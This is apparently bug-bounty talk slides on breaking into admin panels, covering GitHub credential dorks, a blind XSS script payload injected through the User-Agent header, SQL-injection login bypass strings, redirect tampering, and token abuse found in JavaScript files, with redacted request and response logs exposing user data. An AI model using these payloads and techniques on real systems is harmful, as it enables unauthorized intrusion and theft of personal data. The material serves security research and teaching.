



Accessing Admin Panels

Ahsan Khan



Who am i

Pwner

Just a simple guy like you



Methods

Accessing Admin Panels

- GitHub
- Blind XSS (User-Agent)
- Open Ports
- Forced Browsing (Tampering)
- Reading Source (JS)
- Response Manipulation
- HTTP Basic Authentication
- Misconfigured Jira
- Dehashed



Accessing Admin Panels Using Github

Github

Dorks

api, token, firebase, username, password, secret, dev, prod, jenkins, config, ssh, ftp, MYSQL_PASSWORD, admin, AWS, bucket, GITHUB_TOKEN, CSRF, session, sql, database, api_key, smtp, secret_key, auth, login, access_token, oauth_token

Usage

"site.com" API_key

"site.com" secret_key

"site.com" email

"site.com" password

"site.com" login



"site.com" admin

org:org_name "password"

org:org_name "secret"

user:username "password"

user:username "secret"



Leaked Credentials



██████████

██████████.php

```
8      require_once '██████████';
9      //
10     //      $username = '██████████';
11     //
12     //      $password = ██████████1997";
13     //
14     //      $customerId = 52██████████
...
19     //      ██████████:WSDL_URL => 'https://
██████████admin.██████████
20     //      \w██████████
```



Showing the top three matches

```
8      public String emailID="s██████████com";
9      public String userName ="s██████████';
10     public String password ="s██████████14";
11 }
```

— index.js

```
11      desk: 'supportenterprise',
12      username: '██████████.com',
13      password: '██████████',
14      animate: false,
...
25      this.setState({ [name]: value });
26  }
27
28  handleClick() {
29      const { username, password } = this.state;
```


Admin Panels Accessed

79

USER ATTRIBUTES

Match any

☐ Name

☐ Organization

☐ Role

☐ Tags

☐ Email

☐ Twitter

☐ Facebook

☐ Phone

☐ Last seen

☐ Last logged in

☐ Created at

☐ Updated at

☐ OS

☐ Browser

☐ Browser version

☐ City

☐ Country

☐ Region

☐ Timezone

☐ Language

☐ User enabled

☐ 2FA

208 total users

USER	LAST SEEN	FIRST SEEN
	2 minutes ago	2 years ago
	4 minutes ago	8 months ago
	a day ago	20 days ago
	2 hours ago	2 hours ago
	-	2 years ago
	2 months ago	a year ago
	5 days ago	a year ago
	4 months ago	9 months ago
	8 months ago	9 months ago
	5 months ago	5 months ago
	5 months ago	5 months ago
	4 months ago	4 months ago

salesforce

18

Search...

Search

Home

Chatter

Files

Accounts

Contacts

Cases

Solutions

Reports

Dashboards

Documents

Competitor Prof

Reports & Dashboards

New Report...

New Dashboard...

Folders

Find a folder...

Baltimore COS

Baltimore Weekly Dashboard

BES West Reports

Board of Directors - Quarterly Meeting

Board of Directors - Quarterly Meeting

Bob Swanger

Bob Swanger

Bundled Energy Solutions Reports

Bundled Energy Solutions-Joel Lowery

Bundled Energy Solutions-Kevin Kovak

Bundled Energy Solutions-Mark Turner

Central Region Dashboards

Central Region Reports

Central Sales Support

Central Super Region

Central Super Region Dashboards

Coaching Dashboards

Coaching Reports

CoE Dashboards

CoE Reports

Competitor Reports

Corporate Marketing Reports

COS Boca

Dashboard Reports- Facilities Manager

Dashboards to Delete

Data Cleanse Reports

Data Cleanse Reports

Data Integrity Dashboards

Data.com Clean Dashboards (Installed

Data.com Clean Reports (Installed Pac

Data.com Premium Dashboards

All Folders

Find reports and dashboards...

Action	Name	Folder
<div></div>	<div>ABM Corporate Sales Pipeline</div>	<div>ABM Corporate Dashboard</div>

Help

Manage Events

My Account

Thermostat Locations

Thermostats

Users

Manage Events

Show Archived Events

Event Name	Description	Status	Start	End	Reference
		cancelled			
		expired			
		expired			
		cancelled			
		expired			
		expired			
		cancelled			
		expired			
		expired			
		expired			

My Account

Account

Company

Email Address: server

First Name:

Last Name:

Phone Number:

Reset Password:

Preferences

Time Format: 12h 24h

Temperature Format: C F



Gitrob & Keyhacks

Recommended Tool



You can use keyhacks for leaked tokens (API keys etc) to confirm that your token is valid or not
<https://github.com/streaak/keyhacks>



Accessing Admin Panels Using Blind XSS

Blind XSS

Where to find Blind XSS

- Contact / Feedback pages
 - Surveys
 - Your Password As Blind XSS Payload
 - Chat applications / Forums
 - Customer ticket applications
 - Always use your name or description as Blind XSS Payload
 - In the logs
 - Add Blind XSS payload in the name field and reset your password
 - Add Blind XSS payload while completing demos
 - Add Blind XSS payload in the `Need Expert` feature
 - Add Blind XSS payload while upgrading your account
 - Blind XSS Payload in User-Agent header
- For Automation:
Inside Burp Suite's match & replace function, in the match section put your User-Agent's value and ""><script src=yourdomain></script> in the replace section

Use xsshunter (<https://xsshunter.com/>) for blind xss



Accessing Admin Panels Using Open Ports

Open Ports

Accessing Admin Panels Using Open Ports


Your recon should be really strong to find some deep old subdomains with open ports

- Use multiple tools (+ methods) to find subdomains
- When your recon is complete on subdomain enumeration (Live sub-domains list)
- Scan your list for open ports
- If your list is good enough, You will start finding internal portals on open ports
- You can access those admin portals using multiple methods
- Try the default wordlist on those internal admin portals (Sometimes they could be accessed even with test/test credentials)
- Try SQLi for auth bypass, example `` or '1'='1`
- You can read JS files to disclose credentials or internal endpoints to escalate further
- Those old internal portals are really vulnerable you just need some strong recon to get there

Lets check an example of accessing these portals

How I accessed the internal panel from empty panel


After all the recon I found an admin portal on an open port



A screenshot of a web application's login page. The page has a dark background. In the center, there is a white rectangular box containing a login form. The form has two input fields: 'Username' and 'Password', both with placeholder text and a small eye icon to toggle visibility. Below the fields is a 'LOGIN' button. At the bottom of the form, there is a link that says 'TROUBLE LOGGING IN?'. Above the form, there is a small, empty square box, likely for a profile picture or logo.

- Accessed it using ' or ' 1=1
- But the portal was empty because it was old and there was nothing there
- But in the footer, I see an option for feedback for our service
- I filled that form with my blind XSS payload and the next day I got an email of xsshunter

Admin Portal Accessed



A screenshot of an email interface. The email header shows the sender as '[redacted]@[redacted].com' and the date as 'Nov 18, 2022 at 2:18 PM'. The email body contains a 'Site Contact / Form Submission:' section with a link to 'Free Trial Form'. Below this is a 'Contact Information' section with the following details: 'Date Received: 2022-11-18', 'Name: [redacted]', 'Company: test', 'Company Type: [redacted]', 'Email: [redacted]', 'Phone: [redacted]', 'IP Address: [redacted]', and 'Hostname: [redacted]'. At the bottom of the email body, there is a green banner that says 'This is an Automated Email.' and a redacted area. The email footer shows 'Forward', 'Reply All', and 'Reply' buttons.

Accessed admin panels using open ports

Internal Admin Panel Accessed On Port 2006

[Redacted]

P4 Unresolved

\$500

5 points

Comments 7

Internal Admin Panel Accessed

[Redacted]

P1 Unresolved

\$5,000

40 points

Comments 10

1

#666585

Admin panel accessed

State Resolved (Closed)

[Redacted]

CVE ID

[Redacted]

Bounty \$2,500

Accessing Admin Panels Using Forced Browsing + Tampering

Edit Style

Modify the look and feel of your style.

All fields marked with an asterisk (*) are required.

General Information

Template Name: *

Active: *

Public Use: *

Logo Path :

Logo Height:

Logo Width:

Logo Alignment:

Survey Alignment:

Borders and Colors

Matrix Header Color:

Matrix First Color:

Matrix Second Color:

Progress First Color:

Progress Second Color:

Survey Background Color : *

Page Background Color: *

Display Border: *

Border Width:

Border Color:

Font Styles

	Font Color	Font Size	Font Weight*	Font Family*
Survey Name	<input type="text"/> <input type="button" value="Color"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
Page Title	<input type="text"/> <input type="button" value="Color"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
Page Number	<input type="text"/> <input type="button" value="Color"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
Question Text	<input type="text"/> <input type="button" value="Color"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
Question Sub-Text	<input type="text"/> <input type="button" value="Color"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
Navigation Links	<input type="text"/> <input type="button" value="Color"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>

Header and Footer

You may optionally provide HTML text that will be displayed above and below the survey. Note that the HTML provided for the header and footer is displayed inside the <body> tags.

HTML Header:


Tampering

Accessing Admin Panels Using Tampering

We can access admin portals using the Tampering method. Enumerate the admin portal and collect all the 302 endpoints and check the response in the burpsuite.

Example:

- We can bypass this authentication and browse the admin pages through burp repeater using these endpoints
- For example, please intercept the request for this link:
[https://\[redacted\]panel/\[redacted\]](https://[redacted]panel/[redacted])
- Send it to repeater
- You will get 302 response in the response. *Use the Render to view the admin page
- Now you can see all the data that the admin should see which is all [redacted] names and invoices information for the all days .



Accessing Admin Panels By Reading Source (JS)

Reading Source (JS)

Accessing Admin Panel By Reading Source (JS)

There is a lot in js files, By reading js files of admin panels, You will find sensitive information like credentials, API tokens, secrets, internal endpoints, etc. By exploiting those, you can access admin portals.

Example

Summary

This is your dev admin: `https://www.dev.████.com/████#/login`, I have found a way to access contents of this dev panel.

Steps to reproduce

1. Go to `https://www.dev.████.com/████#/login`
2. Type `test@test.com` in the email area and `test` in the password area (`test@teat.com` is a valid user, Your dev created this account for testing but forget to delete this test account)

Request

```
POST /v2/login HTTP/1.1
Host: api.dev.████.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox,
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.dev.████.com/████/
accessToken: null
Content-Type: application/json;charset=utf-8
Content-Length: 46
Origin: https://www.dev.████.com
Connection: close

{"userName":"test@test.com","password":"test"}
```

Response

```
{
  "header": {
    "success": true,
    "dateTime": "Thu Jun 13 20:31:11 UTC 2019",
    "errorCodes": []
  },
  "body": {
    "userId": █████,
    "firstName": "TEST",
    "lastName": "TEST",
    "email": "test@test.com",
    "userName": "test@test.com",
    "regionPrefix": "",
    "jobFilter": "██████████",
    "accessToken": "657339d020a24████████████████████",
    "accountName": null,
    "accountType": 1,
    "street": "Test██████",
    "houseNumber": "11",
    "zipCode": "22303",
    "city": "██████████",
    "phoneNumber": "██████████",
    "isWorking": false,
    "paused": false,
    "countryCode": null,
    "contractType": null,
    "vip": false
  }
}
```

Accessing Admin Panel By Reading Source (JS)

Example

Exploitation

1. We got the access_token, I found a way to use this token
2. Go to the page source of https://www.dev.████████.com/food/#/login

Checkout #PIC1

1. Open build/App.js file: https://www.dev.████████.com/food/build/App.js
2. Search for this.Api.get

████████

1. You can see endpoints of the API
2. We can use these endpoints + AccessToken to access or disclose the sensitive data of dev panel

Request

```
GET /v2/user/addresshistory/1/500 HTTP/1.1
Host: api.dev.████████.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox,
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.dev.████████.com/food/
accessToken: 657339d02████████████████████
Origin: https://www.dev.████████.com
Connection: close
```

```
/*
 * @param {Number} userId
 * @param {String} accessToken
 * @return {Promise}
 */
```

```
CustomerJobService.prototype.getAddressHistory = function(userId, accessToken) {
  return this.Api.get('/user/addresshistory/' + userId + '/500?token=' + accessToken).then(function(re) {
    return results.data.body;
  });
};
```

```
/*
 *
 */
```

```
CustomerJobService.prototype.getAllJobsByUser = function(userId, status) {
  return this.Api.get('/job/get/byUser/' + userId + '&status=' + status).then(function(results) {
    return this.createJobsCollection(results.data.body);
  });
};
```

```
CustomerJobService.prototype.isExpressOrder = function(pickupDate) {
```

Response

```
{
  "header": {
    "success": true,
    "dateTime": "Thu Jun 13 20:39:18 UTC 2019",
    "errorCodes": []
  },
  "body": [
    {
      "id": null,
      "street": "████████",
      "district": "",
      "city": "████████",
      "latitude": "████████",
      "longitude": "████████",
      "houseNumber": "16",
      "zipCode": "██████",
      "googlePlaceId": null,
      "country": null,
      "countryCode": "de",
      "phoneNumber": "████████",
      "firstName": "Tasty",
      "lastName": "Treats",
      "company": "████████",
      "additionalInfo": null,
      "location": null,
      "parking": null,
      "carryHelp": null,
      "valid": false,
      "legacyStartName": "████████",
      "legacyStreet": "████████"
    },
    {
      "id": null,
      "street": "████████",
      "district": "",
      "city": "████████",
      "latitude": "████████",
      "longitude": "████████"
    }
  ]
}
```


Accessing Admin Panel By Reading Source (JS)

Example

Request

RawHeadersHex

```
GET /v2/user/addresshistory/1/500 HTTP/1.1
Host: api.dev. .com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.dev. .com/food/
accessToken: 657339d0
Origin: https://www.dev. .com
Connection: close
```

Response

RawHeadersHexJSON Beautifier

```
{
  "additionalInfo": null,
  "location": null,
  "parking": null,
  "carryHelp": null,
  "valid": false,
  "legacyStartName": "Hc",
  "legacyStreet": "Hc",
},
{
  "id": null,
  "street": " ",
  "district": "",
  "city": " ",
  "latitude": " ",
  "longitude": " ",
  "houseNumber": "29",
  "zipCode": " ",
  "googlePlaceId": null,
  "country": null,
  "countryCode": "de",
  "phoneNumber": " ",
  "firstName": " ",
  "lastName": "Test",
  "company": " ",
  "additionalInfo": null,
  "location": null,
  "parking": null,
  "carryHelp": null,
  "valid": false,
  "legacyStartName": "Hc",
  "legacyStreet": "Hc"
}
}
```

- I just tested one endpoint and you can see a lot of sensitive info of the users, Their name, City, Country, Phone number, etc.
- These are other endpoints we can use to retrieve the sensitive information

```
return this.Api.get('/job', {
  jobId: jobId
return this.Api.get('/job/status', {
return this.Api.get('/jobs/active', {}).then(function(results) {
return this.Api.get('/jobs/delivered', {
return this.Api.get('/user/addresshistory/' + userId + '/500?token=' +
return this.Api.get('/job/get/byUser/' + userId + '&status=' + status).th
return this.Api.get('/availability', {
  countryCode: job.get('countryCode'),
  startZip: job.get('fromAddressZipCode'),
  endZip: job.get('toAddressZipCode')
return this.Api.get('/availability', {
return this.Api.get('job/lastJob', userId);
```

For changing settings of the user

```
CustomerUserService.prototype.requestPasswordResetLink = function(userEmail) {
  return this.Api.get('/user/password/link', {
    email: userEmail
  }).then(function(_this) {
    return function(result) {};
  })(this));
};
```

```
CustomerUserService.prototype.validateResetToken = function(token) {
  return this.Api.get('/user/password/token', {
    resetToken: token
  }).then(function(_this) {
    return function(result) {};
  })(this));
};
```

```
return this.Api.get('/user/password/change', {
  resetToken: token
```

Accessing Admin Panel By Reading Source (JS)

Example 2

While enumeration disclosed the admin panel credentials in the js file

```
event.preventDefault();

var urlTokens = remoteLinkUrl.split('/');

// TODO: need CORS access for [REDACTED] ngrok.io, [REDACTED] amazonaws.com
// curl -X POST -v 'https://[REDACTED].com/api/project/verify/37ca81h/' -d '{"password": [REDACTED]}' -H 'X-[REDACTED]-Jira' -H 'Co
$.ajax({
  url: 'https://[REDACTED].com/api/project/verify/' + urlTokens[3] + '/',
  type: 'POST',
  contentType: 'application/json',
  data: JSON.stringify({
    password: $(this).find('input[type="password"]:first').val(),
  }),
  beforeSend: function(xhr) {
    xhr.setRequestHeader('X-[REDACTED]-Jira', 'JIRA');
  },
  complete: function(response) {
    console.log(' +++ password response', response);
  },
  success: function(response) {},
  error: function(response) {},
});
});

display
```

So after using the disclosed credentials, Generated an admin panel internal token, Using that token we can perform actions on the internal admin panel.

Check out the screenshot on the next page

Accessing Admin Panel By Reading Source (JS)

Example 2

Request

PrettyRawHex

1

POST /api/project/verify/37ca81h/ HTTP/2

2

Host: [REDACTED].com

3

Cookie: [REDACTED]

4

Cache-Control: max-age=0

5

Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"

6

Sec-Ch-Ua-Mobile: ?0

7

Sec-Ch-Ua-Platform: "macOS"

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)

10

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,

11

Sec-Fetch-Site: none

12

Sec-Fetch-Mode: navigate

13

Content-Type: application/json

14

X-Jira: [REDACTED]

15

Sec-Fetch-User: ?1

16

Sec-Fetch-Dest: document

17

Accept-Encoding: gzip, deflate

18

Accept-Language: en-US,en;q=0.9,sv;q=0.8

19

Content-Length: 24

20

21

22

{

23

"password": "[REDACTED]"

24

}

Response

PrettyRawHexRender

1

HTTP/2 200 OK

2

Server: nginx

3

Content-Type: application/json;q=0.8

4

[REDACTED]

5

Access-Control-Allow-Headers: Content-Type, Accept, X-Requested-With, X-CSRFToken, location

6

Access-Control-Expose-Headers: Content-Type, Accept, X-Requested-With, X-CSRFToken, location

7

X-Request-Uid: [REDACTED]

8

Allow: POST, OPTIONS

9

Access-Control-Allow-Credentials: true

10

X-Frame-Options: SAMEORIGIN

11

Access-Control-Allow-Methods: POST,GET,OPTIONS,PUT,DELETE

12

Access-Control-Allow-Origin: https://[REDACTED]

13

Set-Cookie: _tsessid=; expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0; Path=/

14

Set-Cookie: _tsessls=; expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0; Path=/

15

Set-Cookie: sessionid=[REDACTED] expires=Fri, 02-Dec-2022 19:23:46 GMT

16

httponly; Max-Age=1209600; Path=/; secure

17

X-Backend: [REDACTED]-app-production-[REDACTED]

18

Cache-Control: private, no-cache

19

Accept-Ranges: bytes

20

Date: Fri, 18 Nov 2022 19:23:46 GMT

21

Via: 1.1 varnish

22

X-Cache: MISS

23

X-Cache-Hits: 0

24

Vary: Authorization, Cookie

25

Fastly-Version: 681

26

Strict-Transport-Security: max-age=2592000

27

{

28

"token": "19106c32-eec1-485b-[REDACTED]"

29

}

Tip:

Check out all the js files manually, Don't just depend on the tools or extensions (JS Miner)

The background features a dark purple gradient with several large, organic, fluid shapes in lighter shades of purple and blue. A large, semi-transparent circle is centered behind the text.

Accessing Admin Panels Using Response Manipulation

Response Manipulation

Accessing Admin Panels Using Response Manipulation

You can access the admin panel using the response manipulation method, Change the HTTP status from 403 to 200 or manipulate the response body to access the admin panel

Example

- * Now go to [enchat](#) [redacted]
